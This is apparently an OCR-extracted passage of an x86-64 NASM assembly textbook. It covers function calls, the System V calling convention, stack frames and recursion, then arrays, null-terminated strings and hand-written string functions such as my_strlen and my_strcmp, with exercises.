A function is a named block you can call from anywhere and return from. You need one as soon as the same code appears in three places, or as soon as a job deserves a name of its own. Chapter 7 gave you the stack, `push` and `pop`. This chapter spends that stack on the job it was built for.

8.1 Why jmp Cannot Make a Function

Suppose `_start` wants to call a helper named `add_numbers`, and when the helper finishes, execution should resume on the very next line of `_start`. The obvious tool is a jump. Why is `jmp add_numbers` the wrong answer?

Because `jmp` is a one-way ticket. If you jump into `add_numbers` from ten different places in your program, how would the helper know which of the ten places to come back to when it finishes? The jump overwrites `rip` and forgets the old value on the way through.

A function needs two things a plain jump cannot give it: a memory of who called it, and a way back. That is exactly what `call` and `ret` provide.

8.2 call and ret: One Round Trip

`call function_label` does two jobs in a single instruction, in this order:

1. It pushes the address of the next instruction, the one directly after the `call`, onto the stack. That saved address is the return address.
2. It jumps to `function_label`, which sets `rip` to that label the same way `jmp` would.

`ret` runs the trip backwards. It pops the 8 bytes at the top of the stack straight into `rip`, so execution resumes at the return address, on the instruction right

after the `call`.




Figure 8.1: `call` pushes the address of the next instruction onto the stack and jumps to the function. When the function's `ret` runs, it pops that address back into `rip`, and the caller resumes where it left off.

Nothing is left behind on the stack. The `call` writes one 8-byte address, the function runs, the `ret` reads that same address back into `rip`, and the caller carries on as if nothing had happened.

Notice what this means for your stack discipline: the stack now holds return addresses as well as data, so the 8 bytes at `[rsp]` belong to whoever called you, not to you.

8.3 Every Push Inside a Function Must Be Paid For

You can already guess the sharp edge. `ret` takes whatever 8 bytes sit at `[rsp]` and jumps to it. It cannot tell whether those bytes are a return address or your own data.

The unbalanced push

`ret` pops the 8 bytes at `[rsp]` into `rip` and jumps there. If a function pushes a value and never takes it back off before `ret`, `ret` pops that value into `rip` instead of the return address, and the CPU jumps to a garbage address. Every `push` inside a function must be balanced by a `pop` before `ret`.

Get into the habit now: count the pushes a function makes and match them with pops before `ret`, in reverse order. The frame structure in this chapter makes that count easy to keep.

8.4 The Calling Convention

Imagine two programmers writing different functions for the same program, or your assembly code calling a function inside the C standard library. That only works if both sides agree on where the arguments go. If one side passes its first argument in `rax` and the other side expects it in `rdi`, the function receives garbage, and the bug looks like magic.

Each platform prevents that with a strict rulebook called an ABI, an Application Binary Interface. On Linux, macOS, and BSD, x86-64 programs use the System V AMD64 ABI. It answers the questions that every caller and every callee need answered, starting with this one: where do the arguments go?

Argument	Register
1st argument	`rdi`
2nd argument	`rsi`
3rd argument	`rdx`
4th argument	`rcx`
5th argument	`r8`
6th argument	`r9`
7th and later	pushed on the stack, in reverse order
return value	`rax`

Table 8.1: The System V AMD64 argument registers and the return value register.

The first six integer or pointer arguments are passed in registers, in exactly that order. Any seventh or later argument is pushed onto the stack in reverse order. The return value travels back in `rax`: the function puts it there before executing `ret`.

```
; ------------------------------------------------------------------
; Function: calculate_area
; Arguments:
;   rdi = width
;   rsi = height
; Returns:
;   rax = width * height
; ------------------------------------------------------------------
calculate_area:
    mov rax, rdi        ; Copy width (1st argument) into rax
    imul rax, rsi       ; Multiply rax by height (2nd argument)
```

```
    ret                 ; Pop the return address and jump back

_start:
    mov rdi, 15         ; 1st argument: width = 15
    mov rsi, 20         ; 2nd argument: height = 20
    call calculate_area ; Returns 300 in rax
                        ; and continues on this line
```

area.asm

Trace it once: the width lands in `rdi`, the height in `rsi`, and 300 comes back in `rax`. The function honours the ABI from both ends: the arguments arrive where the rulebook says they will, and the result leaves in the one register reserved for it.

8.5 Scratch Registers and Preserved Registers

Now consider a function that calls another function. The caller is using `rcx` to count loop iterations. It calls a helper, the helper uses `rcx` as scratch space, and when control comes back the counter has been overwritten. Who is to blame?

The ABI splits the registers into two camps so that this question has a definite answer.

Registers	The deal
`rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8-r11`	Scratch, also called caller-saved. A called function may destroy them without asking.
`rbx`, `rbp`, `rsp`, `r12-r15`	Preserved, also called callee-saved. Whoever uses one must save the original value and restore it before `ret`.

Table 8.2: The two camps of registers, and the promise that goes with each.

Scratch registers are free to be destroyed by any call. That puts the burden on the caller: if you care about a value sitting in `rcx` and you are about to call something, save it first, either by pushing it and popping it back after the call, or by moving it into a register from the preserved list.

Preserved registers work the other way around. The callee takes on the work: if a function wants to use `rbx` or `r12`, it pushes the original values at the start and pops them back into place before `ret`, so the caller never notices they were touched. `rsp` is on that list for a simple reason: it must be exactly where the caller left it, or `ret` will pop from the wrong address.

Every argument register is a scratch register. Once you hand `rdi` to a function, the callee may wreck it, and you have no right to complain. Keep the values you still need somewhere safe before the next call.

8.6 The 16-Byte Alignment Rule

The rule to remember

Immediately before every `call`, `rsp` must be an exact multiple of 16. `call` then pushes 8 bytes of return address, so at the first instruction of the function `rsp` is 8 past a multiple of 16. One `push rbp` puts it back on a 16-byte boundary.

This matters because modern CPUs carry 128-bit and 256-bit SIMD registers, and instructions such as `movaps` fault if the stack address they are given is not 16-byte aligned. C library functions use those instructions heavily, so a function that calls one with a crooked stack can crash for no reason it can see.

Follow the arithmetic. The ABI promises that `rsp` is a multiple of 16 when your `call` executes. `call` pushes 8, so the first line of the function sees `rsp` off by 8. The prologue's `push rbp` moves it another 8, which is 8 plus 8, and the total lands back on a multiple of 16. Any further push of an odd number of 8-byte values breaks it again, and that is why functions that save extra registers sometimes subtract another 8 from `rsp` before they call anything.

8.7 Stack Frames: Prologue and Epilogue

When a function needs local variables on the stack, or calls other functions, it builds a private workspace called a stack frame, anchored by the base pointer `rbp`. Almost every non-trivial function in a compiled program opens with a prologue and closes with an epilogue that look exactly like this.

```
1 my_function:
```

```
    ; --- FUNCTION PROLOGUE ---
    push rbp                ; 1. Save the caller's base pointer
    mov rbp, rsp            ; 2. Anchor our own frame here
    sub rsp, 16             ; 3. Space for two local variables

    ; --- FUNCTION BODY ---
    mov qword [rbp - 8], 42     ; Local variable 1 = 42
    mov qword [rbp - 16], 100   ; Local variable 2 = 100
    mov rax, [rbp - 8]
    add rax, [rbp - 16]         ; rax = 142 (the return value)

    ; --- FUNCTION EPILOGUE ---
    mov rsp, rbp            ; 1. Drop the locals and the frame
    pop rbp                 ; 2. Restore the caller's base pointer
    ret                     ; 3. Pop the return address into rip
```

frame.asm

Why does `rbp` deserve its own register? Because `rsp` moves up and down all through a function, every time you push or pop. `mov rbp, rsp` takes a snapshot of the top of the stack and freezes it. From that moment, `rbp` is an anchor that does not move, so the local variables sit at fixed offsets from it: the first at `[rbp - 8]`, the second at `[rbp - 16]`, no matter what happens to `rsp` in between.




Figure 8.2: The frame of `my_function`. The return address that `call` pushed sits at `[rbp + 8]`, the caller's base pointer is saved at `[rbp]`, and the locals hang below it at `[rbp - 8]` and `[rbp - 16]`.

The epilogue undoes the prologue, and it does the cleanup in one stroke. `mov rsp, rbp` throws away the whole local area at once, because `rsp` snaps back up to the anchor and everything below it stops being part of the stack. `pop rbp` hands the caller's base pointer back, and `ret` returns.

Note that `calculate_area` needed none of this: no locals, and no calls, so three lines are enough. A prologue is a tool for functions that need a workspace, not a tax on every function you write.

8.8 Recursion: Factorial

Factorial is the standard demonstration because its definition is already recursive. The factorial of n is the product of every whole number from 1 up to n, so 5! is 5 times 4 times 3 times 2 times 1, which is 120, and 0! and 1! are both 1. The recursive form of that sentence is: n! is n times (n - 1)!. A function that calls itself is only possible because of the stack, where every invocation gets its own frame, its own copy of n, and its own return address.

```
; ================================================================
; Function: factorial
; Input:    rdi = n (unsigned 64-bit integer)
; Output:   rax = n!
; ================================================================
factorial:
    push rbp            ; Prologue (keeps rsp aligned)
    mov rbp, rsp

    ; Base case: if (n <= 1) return 1
    cmp rdi, 1
    jbe .base_case

    ; Recursive step: return n * factorial(n - 1)
    push rdi            ; Save the current n before calling
    sub rsp, 8          ; Pad by 8 to keep 16-byte alignment

    dec rdi             ; rdi = n - 1
    call factorial      ; The result comes back in rax

    add rsp, 8          ; Remove the alignment padding
    pop rdi             ; Restore our saved n
    imul rax, rdi       ; rax = factorial(n - 1) * n
    jmp .done

.base_case:
    mov rax, 1          ; 0! = 1 and 1! = 1

.done:
    mov rsp, rbp        ; Epilogue
    pop rbp
    ret
```

factorial.asm

The shape of that listing is the shape of every recursive function: a base case that returns without recursing, and a recursive step that calls the function again with a smaller input. Three details deserve a second look.

The base case comes first. `cmp rdi, 1` and `jbe .base_case` catch both 0 and 1 and leave 1 in `rax`. Without it, the function would call itself forever.

The saved n. `rdi` is a scratch register, and the recursive call is free to destroy it. This function still needs its own n after the call returns, to do the multiplication, so it pushes `rdi` before the call and pops it after. That is the caller-saved rule doing real work, and here the caller is the function itself.

The alignment padding. `push rdi` leaves `rsp` off by 8, which would break the 16-byte rule for the recursive `call`, so `sub rsp, 8` pays it back before the call and `add rsp, 8` takes the padding off again once the call has returned.

Call `factorial` with 3 in `rdi` and watch the frames pile up. The first invocation fails the base case, saves its 3, and calls with 2. The second saves its 2 and calls with 1. The third hits the base case, puts 1 in `rax`, and returns immediately; it never pushes an n, so its frame is smaller than the others. Then the frames unwind in reverse: the frame for 2 pops its saved 2, multiplies 1 by 2, and returns 2. The frame for 3 pops its saved 3, multiplies 2 by 3, and returns 6. That is 3!.

That is why recursion needs no special machinery: each invocation pushes its own n, so each one gets an independent piece of memory, and the frames sit one below the other like a tower. When the innermost call returns, they come apart in the reverse order they were built, each one still knowing its own n and its own place to return to.

What you learned

- `jmp` is a one-way ticket. `call` pushes the return address and jumps; `ret` pops that address into `rip` and the caller resumes.
- Every push inside a function must be balanced by a pop before `ret`, or `ret` pops your data into `rip` and jumps to a garbage address.
- The System V AMD64 ABI passes the first six integer or pointer




Figure 8.3: Three live frames for `factorial` called with 3 in `rdi`. Each invocation has its own return address, its own saved `rbp`, and its own copy of n. The base case never pushes an n, so its frame is only 8 bytes, and each nested call writes its return address into the 8 bytes of padding that the frame above left behind.

arguments in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, and `r9`, pushes later arguments on the stack in reverse order, and returns the result in `rax`.

- Scratch registers (`rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8` through `r11`) may be destroyed by any call. Preserved registers (`rbx`, `rbp`, `rsp`, `r12` through `r15`) must be saved and restored by whoever uses them.
- `rsp` must be an exact multiple of 16 immediately before every `call`. The `call` itself leaves it off by 8, and the `push rbp` of the prologue squares the account.
- The prologue is `push rbp`, `mov rbp, rsp`, and an optional `sub rsp` for locals; the epilogue is `mov rsp, rbp`, `pop rbp`, `ret`. Locals live at `[rbp - 8]` and below, and the return address at `[rbp + 8]`.
- Recursion works because every invocation gets its own frame, with its own saved arguments and its own return address.

Exercises

1. Turn `area.asm` into a complete program. Add the `_start` and exit sequence you know from Chapter 3, call `calculate_area` with 12 and 20, and use the value in `rax` as the program's exit status. Run it, then check the exit status the way Chapter 3 showed you.

2. Break the balance on purpose. Add a `push rax` to `calculate_area` just before `ret`, with no matching `pop`, and assemble it. Predict what happens when the `ret` runs, then run the program and compare. Now fix it.
3. Trace `factorial` by hand for an input of 4 in `rdi`. How many frames exist at the deepest point, and what does each one hold? Then change the base case to `cmp rdi, 0` with `je .base_case` and explain why 1! still comes out right, even though it now takes one more frame.
4. A function is entered through a `call`, saves `rbp`, and then pushes `rbx` because it wants to use it. It now needs to call another function. Is `rsp` a multiple of 16 at that second call? If not, how many bytes is it off by, and what one instruction fixes it?

9

Strings, Arrays, and the String Engine

In a high-level language an array knows its own length and a string arrives with a shelf of methods. At the bare metal there are no arrays and no strings, only RAM divided into cells that each hold one byte, and your loops. An array is a row of values in those cells, and a string is a row of one-byte characters. The CPU cannot tell one from the other, and it does not care: the only real difference is how many bytes you step on each trip around the loop.

Because walking rows of bytes is something every program does constantly, x86 carries a small hardware string engine as well: a handful of instructions, three dedicated registers, and a repeat prefix that turns a byte-at-a-time loop into one line. This chapter covers the rows, then the engine that walks them.

9.1 An Array Is a Row of Values

Declaring an array in NASM takes one line: the values go after a size directive, separated by commas.

```
section .data
    ; five 1-byte elements: the stride is 1
    byte_array  db 10, 20, 30, 40, 50

    ; five 4-byte elements: the stride is 4
    dword_array dd 100, 200, 300, 400, 500

    ; five 8-byte elements: the stride is 8
    qword_array dq 1000, 2000, 3000, 4000, 5000
```

arrays.asm

NASM lays the values end to end in the order you wrote them. Suppose `qword_array` lands at 0x402000. Then element 0 (the value 1000) occupies the bytes 0x402000 through 0x402007, and element 1 (the value 2000) starts where element 0 stopped, at 0x402008. The address of any element is always:

element address = base + index times element size

The element size, 1, 2, 4, or 8 bytes, is called the stride, and the directive you declared the array with decides it: `db` gives a stride of 1, `dw` a stride of 2, `dd` a stride of 4, and `dq` a stride of 8.

Chapter 4 showed that the scale inside the brackets computes that arithmetic for you. Walk the array with the index in `rcx`:

```
; a quadword array: each element is 8 bytes, so the scale is 8
mov rbx, qword_array        ; rbx = base address of the array
mov rcx, 3                  ; rcx = index 3, the fourth element

mov rax, [rbx + rcx*8]      ; the fourth element: rax = 4000

; a doubleword array: each element is 4 bytes, so the scale is 4
mov ecx, 3                  ; ecx = index 3
mov eax, [dword_array + rcx*4]  ; eax = 400
```

walk.asm

The scale 8 matches the stride 8, and the scale 4 matches the stride 4. The second version also skips the trip through a register: a label is just a number, so it can sit in the base slot directly.




Figure 9.1: An array of five quadwords and the one load that reaches element 3. The scale of 8 is the stride: every step of the index moves the address by eight bytes.

That is the whole idea of an array: compare the index with the count, load `[base + index*scale]`, increment the index, and you are walking every element.

9.2 Finding the Largest Value

Give the loop a job and it needs one more register: a place to keep the best value seen so far. Here is a complete program that finds the largest value in an array of five quadwords, 14, 92, 7, 255, and 43.

```
; File: largest.asm
; Finds the largest value in an array of five quadwords.
; Assemble: nasm -f elf64 largest.asm -o largest.o
; Link:     ld largest.o -o largest
; Run:      ./largest

section .data
    numbers dq 14, 92, 7, 255, 43    ; five quadwords: 40 bytes
    count   equ 5

section .text
    global _start

_start:
    mov rbx, numbers        ; rbx = base address of the array
    mov rcx, 1              ; rcx = index i, start at 1
    mov rax, [rbx]          ; rax = best so far: 14

.loop:
    cmp rcx, count          ; seen all five elements?
    jge .done               ; index 5: finished

    mov rdx, [rbx + rcx*8]  ; numbers[i], at base + i times 8
    cmp rdx, rax            ; bigger than the best?
    jle .next               ; no: keep the old best
    mov rax, rdx            ; yes: the new best
.next:
    inc rcx                 ; i = i + 1
    jmp .loop

.done:
    mov rdi, rax            ; exit status = 255
    mov rax, 60             ; 60 = sys_exit
    syscall
```

largest.asm

Three details make it work. Element 0 seeds `rax` before the loop starts, so the first comparison has a real value to work with, and the loop starts at index 1 because element 0 is already the best. The exit test is `jge` against the count, so the loop stops as soon as `rcx` reaches 5, before it can read element 5, which does not exist.

The load is the stride at work. As `rcx` counts 1, 2, 3, 4, the address `[rbx + rcx*8]` steps eight bytes at a time and lands on 0x402008, then 0x402010, 0x402018, and 0x402020. An array declared with `dd` would need a scale of 4 instead: `mov edx, [rbx + rcx*4]`.

When the loop ends, `rax` holds 255, and the exit status carries the answer out of the program (chapter 3). Nothing is printed: the status is the entire output.

9.3 A String Is a Row of One-Byte Characters

A string follows the same rule, with a stride of 1:

```
section .data
    my_str db "Assembly", 0     ; 8 characters plus the 0 byte
```

nullterm.asm

That is nine bytes in RAM: the eight characters of "Assembly", then a single zero byte. Which raises a question the array never asked: a pointer to a string carries no length, so how does the code know where the characters stop? One answer is to pass the length alongside the pointer, the way the `sys_write` of chapter 3 does: the buffer address in `rsi`, the byte count in `rdx`. Linux works that way, and it is fast, because nothing has to look for the end. The other answer is the one C made universal: put a zero byte after the last character and let the reading code walk until it finds it. In C the escape sequence `\0` writes that byte, and it is just the number 0.

Warning

The two zeros are not the same zero. A bare `0` in your data is the null byte, 0x00, the stop sign at the end of a string. The character `'0'`, in quotes, is the digit zero, ASCII code 0x30, which is decimal 48. End a string with `0` and every routine walks it correctly. End it with `'0'` and a routine that counts characters keeps counting straight past your last




Figure 9.2: The string “Assembly” as nine bytes in RAM. Eight characters in one-byte cells, then the zero byte that tells every reader where the string ends.

letter, through whatever else lives in RAM next door, until it happens to meet a zero byte.

Nothing in the hardware stops a string routine at the edge of your string: it stops at the zero byte, and placing that byte is your job.

9.4 Writing my_strlen

Chapter 3 measured a string while NASM was running, from the addresses of two labels, which only works when the string sits in front of you at assemble time. A function handed a pointer at runtime cannot ask the assembler anything, so it walks the bytes.

```
; File: my_strlen.asm
; Exits with the length of a string as the exit status.
; Assemble: nasm -f elf64 my_strlen.asm -o my_strlen.o
; Link:     ld my_strlen.o -o my_strlen
; Run:      ./my_strlen

section .data
    my_str db "Assembly", 0     ; 8 characters plus the 0 byte

section .text
    global _start

_start:
    mov rdi, my_str             ; rdi = the string to measure
    call my_strlen              ; rax = its length
    mov rdi, rax                ; exit status = 8
    mov rax, 60                 ; 60 = sys_exit
    syscall

; ------------------------------------------------------------
```

```
; Function: my_strlen
; Purpose:  Count the bytes in a string up to the null byte
; Input:    rdi = address of a null-terminated string
; Output:   rax = length in bytes, not counting the 0
; ------------------------------------------------------
my_strlen:
    xor rax, rax                ; rax = 0: the length so far
.loop:
    cmp byte [rdi + rax], 0     ; is this byte the null byte?
    je .done                    ; yes: the string ended here
    inc rax                     ; no: count this byte
    jmp .loop                   ; and look at the next one
.done:
    ret
```

my_strlen.asm

Read the compare twice, because there is a load hidden inside it. `cmp byte [rdi + rax], 0` fetches one byte from RAM at the address `rdi + rax` and compares it with zero. `rdi` holds the start of the string and `rax` holds how far along we are, so the stride of 1 is implicit: one step along the string adds one to the index. The `byte` keyword is not decoration. `rdi` is an address, and NASM cannot tell how many bytes you want to read; say `byte` and it reads exactly one.

`rax` plays two roles here: it is the index into the string, and it is also the answer. When the null byte turns up, the number of characters already counted is the length, so the count excludes the zero byte and "Assembly" gives 8. The same scan could be done with `scasb` and a repeat prefix, but the hand-written loop shows every step.

9.5 The Hardware String Engine

Chapter 2 pointed out that `rsi` is the Source Index, `rdi` the Destination Index, and `rcx` the Counter. Those names exist because the CPU has string instructions that use exactly those registers, and no others:

- `rsi`, the source index, points at the byte being read.
- `rdi`, the destination index, points at the byte being written.
- `rcx`, the counter, holds how many bytes to process under a repeat prefix.
- `DF`, the direction flag in RFLAGS, decides which way the pointers move afterwards.

You do not name any of them when you use a string instruction: there are no operands to write, because the registers are fixed in the hardware. Each instruction handles one byte and then steps its pointers for you, and `DF` says which direction the step goes. `cld` clears DF, so `rsi` and `rdi` increment after each byte and the walk moves from low addresses to high. `std` sets DF, so they decrement and the walk moves backward. Execute `cld` before string instructions and you get the direction everyone expects.

Instruction	Name	One step
`movsb`	Move String Byte	Copies the byte at `[rsi]` into `[rdi]`, then advances both pointers.
`stosb`	Store String Byte	Writes `al` into `[rdi]`, then advances `rdi`. Fills memory fast.
`lodsb`	Load String Byte	Reads the byte at `[rsi]` into `al`, then advances `rsi`.
`scasb`	Scan String Byte	Compares `al` with `[rdi]` and sets the flags, then advances `rdi`. Finds a character.
`cmpsb`	Compare String Bytes	Compares `[rsi]` with `[rdi]` and sets the flags, then advances both pointers.

Table 9.1: The five one-byte string primitives. The word, doubleword, and quadword versions are named `movsw`, `movsd`, and `movsq`.

Key concept

`movsb` is the only instruction in the set that copies memory to memory. Chapter 4's third rule said a single `mov` cannot name a memory address on both sides of the comma, and that is still true of `mov`. `movsb` exists to fill exactly that gap: one instruction reads from the address in `rsi` and writes to the address in `rdi`, with no middleman register. It is the hardware doing the two-step dance for you.

9.6 The rep Prefix

A single `movsb` copies one byte. Put the `rep` prefix in front of it and the CPU repeats the step in hardware microcode, once per byte, decrementing `rcx` until it reaches 0, and the whole loop disappears:

```
1  ; copy 100 bytes from src_buf to dest_buf in four lines
```

```
cld                     ; DF = 0: rsi and rdi step forward
mov rsi, src_buf        ; source address
mov rdi, dest_buf       ; destination address
mov rcx, 100            ; number of bytes to copy
rep movsb               ; the hardware copies all 100 bytes
```

copy.asm

That is the classic setup, and the order matters: clear the direction flag, load the pointers, load the count, then repeat. Nothing else is needed: both pointers walk themselves and the counter decrements itself.




Figure 9.3: One `rep movsb` pass. The source pointer and the destination pointer advance together, one byte per step, while `rcx` counts down to zero.

Two of the primitives, `scasb` and `cmpsb`, set flags on every byte they touch, and for those the plain `rep` prefix is not enough. You want a repeat that also reads the flags:

- `repe` (also written `repz`) repeats while `rcx` is not 0 and the bytes match, that is, while ZF is 1.
- `repne` (also written `repnz`) repeats while `rcx` is not 0 and the bytes do not match, that is, while ZF is 0.

So `repe cmpsb` compares two strings until they differ or the counter runs out, and `repne scasb` scans for a byte until it finds one. Those two prefixes are why the engine is useful for searching and comparing, not just copying.

9.7 my_strcpy and my_strcmp

Two more functions in the same style as chapter 8: arguments in `rdi` and `rsi`, answer in `rax`. The first one copies a string, null byte and all.

```
; ------------------------------------------------------
; Function: my_strcpy
; Purpose:  Copy a string, including its null byte
; Input:    rdi = destination buffer address
;           rsi = source string address
; Output:   rax = destination buffer address
; ------------------------------------------------------
my_strcpy:
    mov rax, rdi                ; remember the destination
.loop:
    mov dl, [rsi]               ; read one byte from the source
    mov [rdi], dl               ; write it into the destination
    inc rsi                     ; advance the source pointer
    inc rdi                     ; advance the destination
    test dl, dl                 ; was that the null byte?
    jnz .loop                   ; no: keep copying
    ret                         ; yes: the copy is finished
```

my_strcpy.asm

The destination needs room for every character plus the terminating zero, and the buffer comes from wherever you keep your data (the reserved `.bss` space of chapter 3, or the stack). `rax` returns the address of the copy, so a caller can keep working with the copy without saving the pointer first. Notice the small dance with `dl`: the load and the store cannot be one `mov`, for the reason chapter 4 gave, so the byte travels through a register in between. And `rep movsb` needs the length up front, which a null-terminated string does not carry, so the byte loop is the natural shape here.

The second function compares two strings, and this time the answer is a verdict: 0 when they are identical. It comes with a driver so you can run it.

```
; File: my_strcmp.asm
; Compares two strings: exit status 0 means identical.
; Assemble: nasm -f elf64 my_strcmp.asm -o my_strcmp.o
; Link:     ld my_strcmp.o -o my_strcmp
; Run:      ./my_strcmp

section .data
    str_a db "Assembly", 0
    str_b db "Assembly", 0      ; change one byte here
```

```
10
11  section .text
12      global _start
13
14  _start:
15      mov rdi, str_a              ; string 1
16      mov rsi, str_b              ; string 2
17      call my_strcmp              ; rax = 0: they match
18      mov rdi, rax                ; exit status = result
19      mov rax, 60                 ; 60 = sys_exit
20      syscall
21
22  ; ------------------------------------------------------
23  ; Function: my_strcmp
24  ; Purpose:  Compare two strings, one byte at a time
25  ; Input:    rdi = address of string 1
26  ;           rsi = address of string 2
27  ; Output:   rax = 0 if identical, negative if string 1
28  ;           is smaller, positive if string 1 is bigger
29  ; ------------------------------------------------------
30  my_strcmp:
31  .loop:
32      movzx eax, byte [rdi]       ; byte from string 1
33      movzx edx, byte [rsi]       ; byte from string 2
34      sub rax, rdx                ; str1[i] - str2[i]
35      jnz .done                   ; nonzero: they differ
36
37      test edx, edx               ; was that the null byte?
38      jz .done                    ; both ended: rax = 0
39
40      inc rdi                     ; next character, string 1
41      inc rsi                     ; next character, string 2
42      jmp .loop
43  .done:
44      ret
```

my_strcmp.asm

The two `movzx` loads are what make the subtraction trustworthy. `movzx` reads one byte and zeroes everything above it, so `rax` and `rdx` hold two clean unsigned values, and `sub rax, rdx` is an honest comparison of the two characters. The flags from that subtraction feed the first `jnz`: any difference means the strings disagree at this byte, and the function returns with the difference in `rax` (negative if string 1 is smaller, positive if it is bigger). If the bytes matched, the second test asks the important question: was that the

null byte? When both strings end together, their null bytes match, `edx` is 0, and the loop falls out with `rax` at 0, the verdict that the strings are identical. Otherwise there are more characters to compare, so both pointers advance and the loop runs again.

That is a small standard library: a length, a copy, and a comparison, built from the two styles this chapter covers, a hand-written byte loop and the hardware engine. Keep the three in one file and any program can call them.

What you learned

- An array is a contiguous row of values in RAM. A string is a contiguous row of one-byte characters. The CPU draws no distinction between them.
- The address of element i is base + i times the element size, and that element size is the stride: 1 byte for `db`, 2 for `dw`, 4 for `dd`, 8 for `dq`.
- The scale inside the brackets is the stride, so `[rbx + rcx*8]` walks a quadword array and `[rbx + rcx*4]` walks a doubleword array. A label can sit in the base slot without any register.
- `cmp byte [rdi + rax], 0` reads one character: the `byte` keyword tells NASM how wide the load is.
- By the C convention a string ends with a 0 byte. A bare `0` is the null byte; `'0'` in quotes is the digit zero, decimal 48.
- The string engine reads `rsi`, writes `rdi`, counts in `rcx`, and turns with `DF`: `cld` steps forward, `std` steps backward.
- The primitives are `movsb`, `stosb`, `lodsb`, `scasb`, and `cmpsb`. Each handles one byte and advances its own pointers.
- `rep movsb` copies `rcx` bytes in hardware, and `repe` and `repne` repeat while the flags agree with the prefix, which keeps `scasb` and `cmpsb` useful for searching and comparing.

Exercises

1. Reverse the array in place. Start from `numbers dq 14, 92, 7, 255, 43` and write a loop that swaps `numbers[i]` with `numbers[4-i]`, stopping when the two indices meet in the middle. Trace the first swap, then state the address that `[rbx + rcx*8]` computes on each of the first three trips.
2. Trace the stride. `qword_array` sits at 0x402000 and `dword_array` sits at

0x403000. Give the address of `[rbx + rcx*8]` with `rcx = 2`, and the address of `[dword_array + rcx*4]` with `rcx = 7`. Then explain what would go wrong if the doubleword array were walked with a scale of 8.

3. Harden `my_strlen`. Add a limit so the loop gives up after 16 bytes if no null byte shows up, returning 16 when it hits the limit. Then explain what the original version does when it is handed a string that was never terminated.
4. Write the ROT13 transformation. Walk a null-terminated string in place, and for each byte: a letter from 'A' to 'M' or 'a' to 'm' gets 13 added to it, a letter from 'N' to 'Z' or 'n' to 'z' gets 13 subtracted, and every other byte is left alone. The final 0 byte must stay a 0 byte, or the string stops being a string. Start with `db "Assembly", 0`, work out the nine bytes by hand first, and confirm your answer by running the routine twice on the same buffer.

10

Capstone: An Interactive Calculator

Everything from the first nine chapters meets in one program here. It reads two integers and an operator from the keyboard, computes the answer, and prints it, minus sign and all. No C library, no `printf`: the whole thing is `sys_read`, `sys_write`, registers, loops, conditional jumps, division remainders, and the stack.

Two problems stand between you and that program, and both are about characters. The terminal cannot read a number, and it cannot print one. Solve those two and the rest is dispatch and bookkeeping.

10.1 The Terminal Speaks ASCII

